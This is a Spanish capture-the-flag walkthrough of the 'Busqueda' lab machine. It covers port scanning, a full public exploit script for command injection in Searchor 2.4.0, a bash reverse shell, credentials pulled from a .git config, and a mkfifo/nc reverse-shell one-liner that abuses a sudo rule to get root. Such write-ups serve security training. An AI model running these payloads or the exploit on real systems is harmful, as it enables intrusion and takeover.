

En primer lugar, enviamos una traza ICMP a la máquina para comprobar que esté activa.

```
> ping -c 1 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=122 ms

--- 10.10.11.208 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 122.360/122.360/122.360/0.000 ms
```

Hacemos un escaneo de todos los puertos con Nmap.

```
File: allPorts
# Nmap 7.95 scan initiated Fri Nov 21 18:08:51 2025 as: /usr/lib/nmap/nmap --open -Pn -n -sS --min-rate 5000 -vvv -oG allPorts 10.10.11.208
# Ports scanned: TCP(1000;1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,1
5,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987
,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,
1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2
604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-2968,2998,3000-3001,3003,3005-3006,3011,30
90,3703,3737,3766,3784,3800-3801,3809,3814,3826-3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,404
4,5221-5222,5225-5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800
,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-7002,7004,7007,7019,
8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-8652,8654,8701,8800,8873,8888,8899,8994,9
943-9944,9968,9998-10004,10009-10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-10629,10778,11110-11111,11
8988,19101,19283,19315,19350,19780,19801,19842,20000,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-25735,26214,27000,2735
63,49165,49167,49175-49176,49400,49999-50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,54045,54328,55055-55056,
Host: 10.10.11.208 () Status: Up
Host: 10.10.11.208 () Ports: 22/open/tcp//ssh//, 80/open/tcp//http// Ignored State: closed (998)
# Nmap done at Fri Nov 21 18:08:51 2025 -- 1 IP address (1 host up) scanned in 0.42 seconds
```

Hacemos un escaneo exhaustivo de los puertos encontrados para detectar las versiones de los servicios que ejecutan e información adicional.

```
# Nmap 7.95 scan initiated Fri Nov 21 18:09:23 2025 as: /usr/lib/nmap/nmap -p22,80 -sCV -oN targeted 10.10.11.208
Nmap scan report for 10.10.11.208
Host is up (0.087s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_   256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp    open  http     Apache/2.4.52 (Ubuntu)
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 21 18:09:36 2025 -- 1 IP address (1 host up) scanned in 12.09 seconds
```


Añadimos el dominio encontrado a nuestro /etc/hosts.

```
GNU nano 8.6
127.0.0.1      localhost
127.0.1.1      Beherit


10.10.11.208   searcher.htb|

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```

Buscamos la página web en nuestro navegador.




Vemos las tecnologías que usa con Wappalyzer.


 **Wappalyzer**


TECHNOLOGIES

MORE INFO


 **Export**

**Font scripts**


 [Font Awesome](#) 4.7.0

 [Ionicons](#)


**Web frameworks**

 [Flask](#) 2.1.2


**Web servers**


 [Flask](#) 2.1.2


**Programming languages**

 [Python](#) 3.10.6


**CDN**

 [cdnjs](#)


 [jsDelivr](#)

 [Cloudflare](#)

**JavaScript libraries**

 [jQuery](#) 3.2.1

**UI frameworks**

 [Bootstrap](#) 4.1.3

[Something wrong or missing?](#)

Al final de la página vemos que usa Searchor 2.4.0, buscamos una vulnerabilidad asociada. Encontramos el siguiente script:

github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/tree/main

Platform Solutions Resources Open Source Enterprise Pricing

nikn0laty / Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection Public

Issues Pull requests Actions Projects Security Insights

main 1 Branch 0 Tags

nikn0laty Update README.md cf88d8a · 2 years ago

README.md Update README.md 2 y

exploit.sh Update exploit.sh 2 y

## POC exploit for Searchor <= 2.4.2 (2.4.0) (Arbitrary CMD Injection)

Reverse Shell POC exploit for Searchor <= 2.4.2 (2.4.0)

See for small details about the vulnerability [here](#)

[Link](#) for Github project of Searchor

```
#!/bin/bash -

default_port="9001"
port="${3:-$default_port}"
rev_shell_b64=$(echo -ne "bash -c 'bash -i >& /dev/tcp/$2/${port} 0>&1' | base64)
evil_cmd="__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky comment"
plus="+"

echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"

if [ -z "${evil_cmd##*$plus}" ]
then
    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]/%2B/g')
fi

if [ $# -ne 0 ]
then
    echo "[*] Input target is $1"
    echo "[*] Input attacker is $2:${port}"
    echo "[*] Run the Reverse Shell... Press Ctrl+C after successful connection"
    curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
else
    echo "[!] Please specify a IP address of target and IP address/Port of attacker for Reverse Shell, for example:
./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
fi
```

Lo descargamos y ejecutamos para obtener una reverse shell, el puerto predeterminado de escucha del script es el 9001 (podemos dejarlo así o editarlo).



```
> ./exploit.sh searcher.htb 10.10.16.31
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is searcher.htb
[*] Input attacker is 10.10.16.31:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
|
```

Ya tenemos acceso a la máquina víctima.

```
> nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.31] from (UNKNOWN) [10.10.11.208] 46400
bash: cannot set terminal process group (1712): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ whoami
whoami
svc
svc@busqueda:/var/www/app$ |
```

Entramos en el siguiente directorio y vemos un archivo de configuración que contiene credenciales:

```
svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 .
drwxr-xr-x 4 root      root    4096 Apr  4  2023 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Nov 21 17:02 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls -la
total 52
drwxr-xr-x 8 www-data www-data 4096 Nov 21 17:02 .
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 ..
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 branches
-rw-r--r-- 1 www-data www-data   15 Dec  1  2022 COMMIT_EDITMSG
-rw-r--r-- 1 www-data www-data  294 Dec  1  2022 config
-rw-r--r-- 1 www-data www-data   73 Dec  1  2022 description
-rw-r--r-- 1 www-data www-data   21 Dec  1  2022 HEAD
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 hooks
-rw-r--r-- 1 root     root     259 Apr  3  2023 index
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 info
drwxr-xr-x 3 www-data www-data 4096 Dec  1  2022 logs
drwxr-xr-x 9 www-data www-data 4096 Dec  1  2022 objects
drwxr-xr-x 5 www-data www-data 4096 Dec  1  2022 refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ |
```

Vemos que el usuario "cody" no existe en el sistema, así que probamos la contraseña con nuestro usuario para hacer sudo -l:

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$ |
```

El comando no usa una ruta absoluta para ejecutar el archivo que le pasamos al script de python, y podemos ejecutarlo como root.

```
/usr/bin/python3 /opt/scripts/system-checkup.py
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

    docker-ps      : List running docker containers
    docker-inspect : Inspect a certain docker container
    full-checkup   : Run a full system checkup
```

Creamos un archivo que se llame igual al full-checkup pero ejecutando nc para recibir una reverse shell como root en nuestra máquina atacante.

```
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.31 4444 >/tmp/f
```

```
chmod +x full-checkup.sh
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.31] from (UNKNOWN) [10.10.11.208] 48260
# whoami
root
#
```